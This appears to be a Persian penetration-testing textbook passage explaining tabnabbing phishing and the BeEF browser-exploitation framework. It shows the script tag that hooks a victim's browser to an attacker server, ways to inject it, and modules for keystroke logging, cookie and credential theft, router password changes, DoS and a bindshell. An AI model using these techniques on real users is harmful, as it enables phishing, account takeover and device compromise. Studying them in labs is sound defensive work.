
تمام مرورگرهای حرفه ای دارای قابلیت مرور با استفاده برگه ها یا همان تب ها هستند. با استفاده از این ویژگی کاربر می تواند چندین صفحه وب را درون یک صفحه باز کند و تجربه مرور وب خوبی را داشته باشد. حمله تغییر برگه یا Tabnabbing از این ویژگی استفاده کرده تا تمرکز کاربر بر روی یک برگه نیست و در حال نمایش صفحه دیگری در یک برگه دیگر می باشد , یک صفحه جعلی را بر روی مرورگر وی باز کند. کد جاوا اسکریپت صفحه مخرب به صورت خودکار صفحه فعلی را به صفحه کلون شده هدایت می کند.

حمله Tabnabbing به منظور هدایت کاربر زمانی کاربرد دارد که شما می خواهید کاربر را به یک صفحه مخرب تحت کنترل خودتان هدایت کنید. این وبسایت کلون شده معمولا یکی از صفحات مورد علاقه کاربر هدف می باشد.

به منظور ایجاد این حمله بایستی مراحل زیر را دنبال کنید :

1. یک صفحه جعلی را برای فریب کاربر کلون کنید :

2. کاربر را به باز کردن این صفحه فریب داده. زمانیکه URL کلیک شد صفحه زیر نمایش داده می شود که از کاربر می خواهد تا بارگذاری کامل صفحه چند لحظه صبر کند.





3. به محض اینکه کاربر برگه فعلی را رها کرده و یک برگه دیگر را درون مرورگر خود مشاهده می کند , صفحه ما به صفحه سایت جعلی هدایت می شود. در صورتیکه سورس URL را مشاهده کنید , کد جاوا اسکریپت استفاده شده را مشاهده خواهید کرد. با استفاده از این روش چون در زمانیکه کاربر در حال مشاهده صفحه نیست عمل انتقال لینک به صفحه جعلی انجام می شود به سادگی می توان کاربر را فریب داد. با این روش به سادگی می توان اعتبارنامه های کاربر را درون یک صفحه جعلی جمع آوری کرد.

http://192.168.1.70/ - Original Source

File Edit Format

```
1 <head><script type="text/javascript" src="source.js"></script></head>
2 <body>
3 Please wait while the site loads...
4 </body>
5
```



فریم ورک بکارگیری مرورگر BeEF

کاربران نهایی به عنوان اهداف ارزشمندی برای حملات مهندسی اجتماعی و کمپین های فیشینگ به شمار می روند. همانطور که قبلا هم گفتیم , نرم افزار سمت مشتری زمینه حمله جذابی را ایجاد می کند. مرورگرهای وب یکی از پرکاربردترین و رایج ترین قطعات نرم افزاری سمت مشتری هستند. نمی توان سازمانی را پیدا کرد که کارمندان و اعضای آن از مرورگر استفاده نکنند. به عبارتی می توان گفت استفاده از مرورگر الفبای استفاده از شبکه اینترنت می باشد. مرورگرهای وب به منظور انجام فعالیت های روزانه مختلفی استفاده می شوند که برخی از آنها به شرح زیر است :

- مدیریت دیوایس ها از thin client ها به رابط های وب تغییر یافته اند. تقریبا همه کاربران مبتدی هم یک بار مودم خود را از طریق رابط وب مدیریت کرده اند.
- هر وظیفه مدیریتی که در زیرساخت ابری پیاده سازی می شود از طریق رابط وب می باشد.
- حساب های ایمیل , حساب های بانکی , شبکه های اجتماعی , فروشگاه ها و ... همگی از طریق رابط وب قابل دسترسی و مدیریت هستند.

در فصل 6 درباره حملات اسکریپت نویسی بین سایتی آموختیم . دیدیم که چگونه می توان با تزریق کد جاوا اسکریپت اطلاعات کاربر را به سرقت برد. با استفاده از فریم ورک بکارگیری BeEF بکارگیری یک آسیب پذیری XSS به کاری بسیار ساده تر مبدل شده است.



معرفی بیف

بیف فریم ورکی مشابه متااسپلوییت می باشد که درون آن ماژول های مختلفی پیاده سازی شده است. با استفاده از فریم ورک BeEF می توان به صورت مستقیم پیلودها را ایجاد و درون مرورگر کاربر هدف تزریق کرد. ابزار BeEF به زبان برنامه نویسی روبی نوشته شده است.

جذابیت ابزار بیف وجود ماژول های گوناگون موجود در آن می باشد . همچنین رابط کاربری این ابزار بسیار ساده می باشد و از این رو به سادگی می توانید کنترل چندین مرورگر را به صورت همزمان در اختیار بگیرید. این کار با استفاده از هوک انجام می شود. Hook به معنی قلاب است.

جاوا اسکریپت زبان اسکریپت نویسی غالب سمت مرورگرهای هدف می باشد و ابزار بیف نیز با استفاده از آن به منظور برقراری ارتباط با سیستم هدف استفاده می کند. بیف دارای دو بخش اصلی می باشد :

- یک اپلیکیشن سرور که کلاینت های به دام افتاده را مدیریت می کند. این کلاینت های قربانی را زامبی هم می نامند
- یک قلاب یا هوک جاوا اسکریپت که درون مرورگر هدف اجرا می شود.

هوک یک کد جاوا اسکریپت می باشد که بر روی سرور هکر میزبانی می شود. همانطور که قبلا اشاره کردیم زمانی که یک کاربر با میل خود و از طریق مرورگر یک صفحه را باز می کند , اسکریپت های موجود روی صفحه وب اجازه اجرا شدن را دارند.

در نتیجه کافی است تا شما یک قلاب ایجاد کرده و با استفاده از روش های گوناگون مهندسی اجتماعی قلاب جاوا اسکریپت را برای قربانی ارسال کنید .



به محض اجرای کد جاوا اسکریپت روی مرورگر , بکارگیری انجام می شود.

یک نمونه هوک در کد زیر نمایش داده شده است. این کد را بایستی درون یک فایل HTML تزریق کنید و پس از دانلود آن توسط مرورگر به سادگی می توان مرورگر وی را بکارگیری کرد :

```
<script type="text/javascript" src="http://<BeEF_server_IP>:3000/hook.js"></script>
```



تزریق هوک در بیف

هوک را به روش های مختلف می توان درون مرورگر تزریق کرد که عبارتند از :

1. هکر می توانید یک آسیب پذیری XSS را بر روی اپلیکیشن وب بکارگیری کند و هوک را از این طریق تزریق کند. مرورگر کاربر که کاربر نهایی می باشد و با وبسایت آسیب پذیر در تعامل است به صورت خودکار کد جاوا اسکریپت را از سرور بیف دریافت می کند و به دام قلاب می افتد.

2. روش دیگر کلون کردن یک وبسایت معروف یا سایتی که کاربر بازدید زیادی از آن دارد می باشد . در ادامه بایستی اقدام به تزریق کد هوک درون HTML سایت کلون شده کرد. با این کار هر کاربری که این وبسایت جعلی را باز کند به صورت خودکار هوک درون مرورگر وی بارگذاری می شود. این شیوه مستلزم بکارگیری روش های مهندسی اجتماعی می باشد تا کاربران را فریب داده و صفحه جعلی را باز کنند.

3. روش دیگر که خیلی رایج نیست استفاده از حمله MITM به منظور تزریق هوک به مرورگر قربانی می باشد. ابزارهای Shank و Mitmf دو ابزار رایج به منظور انجام این حملات هستند. به منظور انجام این روش هکر نیاز به در اختیار داشتن کنترل شبکه بین کاربر و وب سرور می باشد.



برخی از ویژگی ها و استفاده های ابزار BeEF به شرح زیر هستند :

- اسکنر پورت
- کیلاگر
- جمع آوری اطلاعات مرورگر
- اتصال معکوس شل
- نقشه برداری شبکه
- سازگاری با ابزار قدرتمند متااسپلوییت

برای شروع کار با ابزار بیف کافی است درون کنسول کالی لینوکس دستور beef-xss را وارد کنید. همانطور که در تصویر زیر نیز مشاهده می کنید . رابط کاربری بیف در مسیر http://127.0.0.1:3000/ui/panel قابل دسترسی می باشد.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@netamooz:~# FoxyProxy settingsDir: /root/.mozilla/firefox/s1cu70sk.default/foxyproxy.xml
FoxyProxy settingsDir: /root/.mozilla/firefox/s1cu70sk.default/foxyproxy.xml
```



آدرس مذکور را درون مرورگر باز کنید تا به رابط وب بیف دسترسی پیدا کنید . نام کاربری و رمزعبور پیش فرض ابزار بیف , beef می باشد.




پس از لاگین دو بخش اصلی مشاهده می کنید. بخش سمت چپ که مرورگرهای به دام افتاده را نمایش می دهد. در صورتیکه مرورگری به دام افتاده باشد به صورت خودکار زیر مجموعه Online Browsers قرار می گیرد.

اگر همین مرورگر بسته شود یا به هر دلیلی ارتباط با آن قطع گردد زیرمجموعه Offline Browsers قرار می گیرد. در سمت راست بخش اصلی ابزار بیف می باشد که پس از بکارگیری مرورگر فعال می شود.

فعلا تنها یک بخش معرفی ابزار بیف در برگه Getting Started قابل نمایش است که معرفی کوتاهی برای شروع کار با ابزار بیف دارد.





ابزار بیف دارای یک صفحه دمو از قبل طراحی شده می باشد . درون سیستم تست خود (هر سیستمی مثلا در اینجا یک ویندوز 7) کافی است تا آدرس صفحه دمو را درون مرورگر باز کنید :

http://<IP BeEF Server>:3000/demos/basic.html





بلافاصله پس از مرور این آدرس درون مرورگر قربانی , مرورگر هدف به دام افتاده و در زیر مجموعه Online Browsers قرار می گیرد. با انتخاب مرورگر بکارگیری شده بخش های مختلف ابزار در سمت راست فعال می شود. ماژول ها و اطلاعات جمع آوری شده از طریق ابزار بیف به چندین بخش در برگه های جداگانه تقسیم می شوند که عبارتند از :

Details : در این برگه اطلاعات جمع آوری شده توسط ابزار بیف با استفاده از هوک نمایش داده می شود. همانطور که مشاهده می کنید , نسخه مرورگر و اطلاعات سیستم عامل زیرساخت نمایش داده می شود. همچنین در صورت امکان اجزای نصب شده بر روی مرورگر مثل ActiveX , VBScript , Flash و دیگر پلاگین ها همچون مدیا پلیر نمایش داده می شود. همه این اطلاعات تنها با استفاده از همان قلاب جاوا اسکریپت ما جمع آوری شدند.

BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
127.0.0.1:3000/ui/panel
Search
BeEF 0.4.6.1-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
? 192.168.1.14
Offline Browsers
Basic | Requester
Getting Started | Logs | Current Browser
Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: Widevine Content Decryption Module,Chrome PDF Viewer,Shockwave Flash,Native Client	Initialization
Window Size: Width: 1114, Height: 656	Initialization

Category: Browser Components (12 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization

Category: Hooked Page (5 Items)

Page Title: BeEF Basic Demo	Initialization



Logs : این بخش همه فعالیت های اتفاق افتاده بر روی مرورگر را ذخیره می کند. همچنین در صورتیکه در سمت کلاینت مرورگر از حالت فوکوس خارج شود و برنامه دیگری انتخاب شود و به حالت فوکوس باز گردد نیز لاگ می شود. تمام کلیک های موس بر روی مرورگر و متن های تایپ شده توسط کاربر درون مرورگر در این بخش نمایش داده می شود. با کلیک بر روی دکمه رفرش در پایین صفحه می توانید لاگ صفحه را رفرش کرده و لاگ های جدید را مشاهده کنید و یا با کلیدهای جهت نما بین صفحات لاگ حرکت کنید.

BeEF 0.4.6.1-alpha | Submit Bug | Logout

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

I...	Type	Event	Date	Bro...
11	Event	22.984s - [Mouse Click] x: 289 y:209 > input#imptxt(Important Text)	2016-07-11T02:3...	1
10	Event	19.526s - [User Typed]	2016-07-11T02:3...	1
9	Event	18.483s - [User Typed] t	2016-07-11T02:3...	1
8	Event	17.438s - [User Typed] ecre	2016-07-11T02:3...	1
7	Event	16.378s - [User Typed] mooz s	2016-07-11T02:3...	1
6	Event	15.300s - [User Typed] a	2016-07-11T02:3...	1
5	Event	14.243s - [User Typed] net	2016-07-11T02:3...	1
4	Event	12.885s - [Mouse Click] x: 321 y:203 > input#imptxt(Important Text)	2016-07-11T02:3...	1
3	Zombie	192.168.1.14 just joined the horde from the domain: 192.168.1.8:3000	2016-07-11T02:3...	1
2	Zombie	192.168.1.14 appears to have come back online	2016-07-11T02:3...	1

Commands : این بخش همه ماژول های جذاب بیف را در یک ساختار درختی به شما نمایش می دهد. هر ماژول با یک رنگ خاص نمایش داده شده است که این رنگ ها نشان دهنده معانی مختلفی هستند :


رنگ سبز نشان دهنده این موضوع است که ماژول بر روی مرورگر قربانی به درستی کار می کند و عملکرد آن برای کاربر نهایی مخفی است.

رنگ قرمز نشان دهنده این موضوع است که ماژول بر روی مرورگر قربانی کار نمی کند. همچنین در برخی شرایط دیده شده که حتی ماژول های قرمز رنگ نیز کار کرده اند پس امتحان آن ضرری ندارد.



رنگ نارنجی نشان دهنده این است که فعالیت های ماژول برای کاربر نمایان خواهد بود. برخی ماژول ها در این رابطه نیاز به نشان دادن یک پنجره پاپ آپ برای پرسیدن سوال از کاربر خواهند بود. به عنوان مثال ماژول وبکم .

رنگ خاکستری نشان دهنده این موضوع است که ماژول هنوز روی مرورگر بکارگیری شده تست نشده است.



ماژول های موجود در بخش Commands را می توان به بخش های موضوعی زیر تعریف کرد که در ادامه به توضیح هر بخش خواهیم پرداخت :

- Browser reconnaissance
- Exploit modules
- Host information gathering
- Persistence modules
- Network recon



ماژول های شناسایی

ماژول های ریکان به منظور استخراج طیف وسیعی از اطلاعات درباره مرورگر به کار می رود. با استفاده از این ماژول ها می توان ابزارهای نصب شده بر روی مرورگر هدف را شناسایی کرد. سپس در ادامه کار می توان ماژول های سفارشی طراحی نمود تا مرورگر هدف را هر چه بیشتر بکارگیری کنیم .

به منظور استفاده از ماژول های موجود در ابزار بیف بایستی ماژول مورد نظر را انتخاب کرده و بر روی دستور Execute در گوشه پایین راست ابزار کلیک کنید. در بخش بالایی نتایج اجرای دستور نمایش داده می شود. ممکن است اجرای دستور با چند ثانیه تاخیر انجام شود. شما همچنین می توانید با کلیک مجدد بر روی Re Execute دستور را مجدد اجرا کنید. به عنوان مثال در تصویر زیر مشاهده می کنید که ابزار وجود افزونه LastPass بر روی مرورگر هدف را تشخیص داده ولی به دلیل عدم وجود هیچ فرمی نمی تواند به قطع یقین اعلام کند که افزونه LastPass وجود دارد یا خیر .



شما همچنین می توانید با استفاده از ماژول **Get Cookie** کوکی های ذخیره شده بر روی مرورگر هدف را استخراج کنید و به سادگی شخص را جعل هویت کنید.



همچنین با ماژول **Get Page Htrefs** مقدار خصیصه `Hrefs` را دریافت کرده و آدرس مقصد را استخراج کنید :

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Browser (53)
  - Hooked Domain (25)
    - Get Cookie
    - Get Form Values
    - Get Page HREFs
    - Get Page HTML
    - Get Page and iframe HTML
    - Remove stuck iframe
    - Replace HREFs
    - Replace HREFs (Click Events)
    - Replace HREFs (HTTPS)
    - Replace HREFs (TEL)
    - Fingerprint Ajax
    - Overflow Cookie Jar
    - Create Alert Dialog
    - Create Prompt Dialog
    - Redirect Browser
    - Redirect Browser (Rickroll)
    - Redirect Browser (iFrame)
    - Replace Component (Deface)
    - Replace Content (Deface)
    - Replace Videos
    - Disable Developer Tools
    - Get Local Storage
    - Get Session Storage
    - Get Stored Credentials
    - iOS Address Bar Spoofing
  - Detect Foxit Reader
  - Detect LastPass
  - Detect QuickTime
  - Detect RealPlayer

Module Results History

id	date	label
0	2016-07-11 03:31	command 1

Command results

1 Mon Jul 11 2016 03:31:06 GMT-0400 (EDT)
data: links=http://beefproject.com/,http://ha.ckers.org/,http://slashdot.org/,http://192.168.1.8:3000/demos/butcher/index.html

Re-execute command

Ready



با استفاده از ماژول **Get Page HTML** می توانید مقدار HTML صفحه را به صورت کامل استخراج کنید.



با استفاده از ماژول **Detect Virtual Machine** می توانید از وجود ماشین مجازی بر روی سیستم هدف مطلع شوید. ماژول های بی شماری در زمینه کسب اطلاعات سیستم هدف و مرورگر وجود دارد . سعی کنید ماژول های مختلف را تست کنید و نتایج بدست آمده را بررسی کنید.

Getting Started | Logs | **Current Browser**

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Test CORS Request
- Test HTTP Bind Raw
- Test HTTP Redirect
- Test Network Request
- Test Returning Results
- Test beef.debug()
- Exploits (78)
- Host (22)
  - Detect Bit Defender 2012
  - Detect Google Desktop
  - Detect Virtual Machine
  - Hook Default Browser
  - Get Geolocation
  - Get Physical Location
  - Get System Info
  - Get Wireless Keys
  - Get Internal IP (Java)
  - Detect Airdrone
  - Detect CUPS
  - Detect Default Browser
  - Detect Hewlett-Packard
  - Detect Software
  - Fingerprint Operating System
  - Get Battery Status
  - Get Clipboard
  - Get Internal IP WebRTC
  - Get Network Connection Type
  - Get Protocol Handlers
  - Get Registry Keys
  - Make Telephone Call
- IPEC (9)

Module Results History

id	date	label
0	2016-07-11 03:34	command 1

Command results

1 Mon Jul 11 2016 03:34:03 GMT-0400 (EDT)
data: result=This host is virtualized or uses an unrecognized screen resolution&w=1498&h=816

Re-execute command

Ready



ماژول های بکارگیری

علاوه بر ماژول های جمع آوری اطلاعات , بیف دارای برخی ماژول های اکسپلوییت می باشد که برای دیوایس های خاص طراحی شده اند. همانطور که در تصویر زیر نیز مشاهده می کنید , برخی ماژول ها برای دیوایس های NAS , روترها , سوییچ ها و یا حتی وبکم ها طراحی شده اند. این ماژول را می توان به منظور بکارگیری آسیب پذیری های XSS و CSRF موجود در رابط وب این دیوایس ها استفاده کرد و در ادامه با تغییر پسورد ادمین رابط و تنظیمات پیکربندی کار را ادامه داد :

Getting Started | Logs | Current Browser
Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree
Search
Exploits (78)
BeEF_bind (3)
Camera (3)
Dlink DCS series CSRF
Linksys WVC series CSRF
Airlive Add User CSRF
Local Host (7)
NAS (2)
Router (30)
3COM OfficeConnect Command Execution
Actiontec Q1000 CSRF
Asmax AR-804gu Command Execution
Asus DSL-N66U / RT-N66U cmd exec
Asus RT-N12E Get Info
BT Home Hub CSRF
Cisco E2400 CSRF
Comtrend CT-5367 CSRF
Comtrend CT-5624 CSRF
D-Link DIR-615 Password Wipe
D-Link DSL500T CSRF
DD-WRT v24 SP1 CSRF
DD-WRT v24 SP1 Command Execution
Huawei SmartAX MT880 CSRF
Linksys BEFSR41 CSRF
Linksys E2500 CSRF
Linksys E2500 DNS Hijack
Linksys E2500 Shell
Linksys WRT54G CSRF
Linksys WRT54G2 CSRF
Telstra ZTE MF91 Change Password

Module Results History
id | date | label
The results from executed command modules will be listed here.

D-Link DSL500T CSRF
Description: Attempts to change the password on a D-Link DSL500T router.
Id: 163
Router web root: http://192.1
Desired password: __BeEF__
Execute



ماژول های جمع آوری اطلاعات میزبان

هدف اصلی هکر بدست گرفتن کنترل کامل سیستم رایانه قربانی می باشد. برخی ماژول های مفید در این بخش در قسمت Host قابل مشاهده هستند. با استفاده از ماژول **Get Geolocation** و **Get Physical Location** می توانید موقعیت جغرافیایی هدف و آدرس آیپی پابلیک وی را بدست آورید.

ماژول **Get Clipboard** داده های ذخیره شده درون کلیپبورد سیستم هدف را برای شما استخراج کرده و در نوار نتایج نمایش می دهد. هرچند این ماژول برای اجرا نیاز به تایید کاربر می باشد پس خیلی کاربردی نیست.

ماژول های دسترسی همیشگی

مجبور کردن کاربر به اجرای مرورگر شاید برای یک بار امکان پذیر باشد و انجام دوباره آن ممکن است امکان پذیر نباشد به همین منظور برای داشتن دسترسی ثابت بایستی از ماژول های Persistence استفاده کنید. به محض اینکه کاربر به یک وبسایت دیگر برود یا مرورگر را ببندد , هوک از بین رفته و شما دیگر قادر به اجرای ماژول های خود نخواهید بود. بیف دارای ماژول هایی به منظور دسترسی ثابت و همیشگی به سیستم می باشد »

ماژول Confirm close tab : این ماژول زمانیکه کاربر قصد بستن برگه را دارد یک پنجره نمایش داده که با کلیک بر روی Yes مجدد همین سوال از کاربر پرسیده می شود .

ماژول Create Pop Under : این ماژول یک پنجره پاپ آپ ایجاد می کند در نتیجه ایجاد یک اتصال ثابت با سرور بیف امکان پذیر خواهد بود.



ماژول های شناسایی شبکه

ماژول های موجود در این دسته بندی را می توان به منظور حمله به دیگر ماشین های موجود بر روی همان شبکه قربانی مورد استفاده قرار داد. برخی از این ماژول ها در لیست زیر آورده شده اند :

DOSer : این ماژول تعداد نامحدودی از درخواست های GET و POST ایجاد کرده و به وب سرور هدف ارسال کرده تا سرعت آن را پایین آورد.

Detect Tor : این ماژول در صورت استفاده از تور به منظور مرور وب آن را شناسایی می کند.

DNS Enumeration : این ماژول میزبان های موجود بر روی شبکه هدف را با استفاده از یک دیکشنری تشخیص می دهد.

Ping Sweep : این ماژول میزبان های آنلاین را بر روی شبکه هدف شناسایی می کند.

Port Scanner : این ماژول پورت های باز بر روی میزبان های خاص را شناسایی می کند.

با استفاده از ماژول های ریکان شبکه , شما می توانید فقط با استفاده از هوک جاوا اسکریپت یک نقشه شبکه ایجاد کنید.



ماژول های IPEC

مجموعه دیگری از ماژول ها IPEC هستند که مخفف Inter-protocol Exploitation and Communication می باشد به معنی ماژول های بکارگیری و ارتباطات بین پروتکلی .این ماژول ها به منظور بکارگیری اپلیکیشن هایی که از پروتکل های متفاوتی غیر از HTTP استفاده می کنند , بکار می رود.

ارتباط بین پروتکلی فرایندی است که بواسطه آن اپلیکیشن ها از پروتکل های متفاوتی به منظور تبادل داده استفاده می کنند. ماژول های IPEC به منظور بکارگیری اپلیکیشن های آسیب پذیری غیر HTTP ایجاد شده اند. این فرایند بکارگیری با اجرای یک پیلود مخرب از طریق متد POST انجام می شود. کنترل نشست و دیگر اجزای پیچیده پروتکل بر عهده ماژول بیف می باشد.

اولین ماژول Cross site Faxing (XSF) می باشد که به منظور ارسال یک فاکس از طریق یک سرور فعال فکس با ارسال دستورات بین پروتکلی از مسیر مرورگر زامبی تحت کنترل استفاده می شود. به این منظور شما بایستی آدرس آپی سرور فاکس , شماره پورت و شماره فاکس مقصد را مطابق تصویر زیر وارد نمایید :

Cross-Site Faxing (XSF)

Description:	Using Inter-protocol Exploitation/Communication (IPEC) the hooked browser will send a message to ActiveFax RAW server socket (3000 by default) on the target specified in the 'Target Address' input field. This module can send a FAX to a (premium) faxnumber via the ActiveFax Server. The target address can be on the hooked browser's subnet which is potentially not directly accessible from the Internet.
Target Address:	192.168.1.90
Target Port:	3000
Name of the receiver:	Jasion
Fax number of the recipient:	+1-299-5836511
Subject:	FAX through BeEF
Message:	Message



ماژول جذاب دیگر این بخش ماژول **Bindshell (Windows)** می باشد , که به شما اجازه می دهد تا به یک شل ویندوز شنونده از طریق مرورگر بکارگیری شده متصل شوید. مرورگر وب درست مثل دستورات رله کانال IRC بین سرور بیف و شل عمل می کند.

بکارگیری آسیب XSS در نرم افزار mutillidae با ابزار بیف

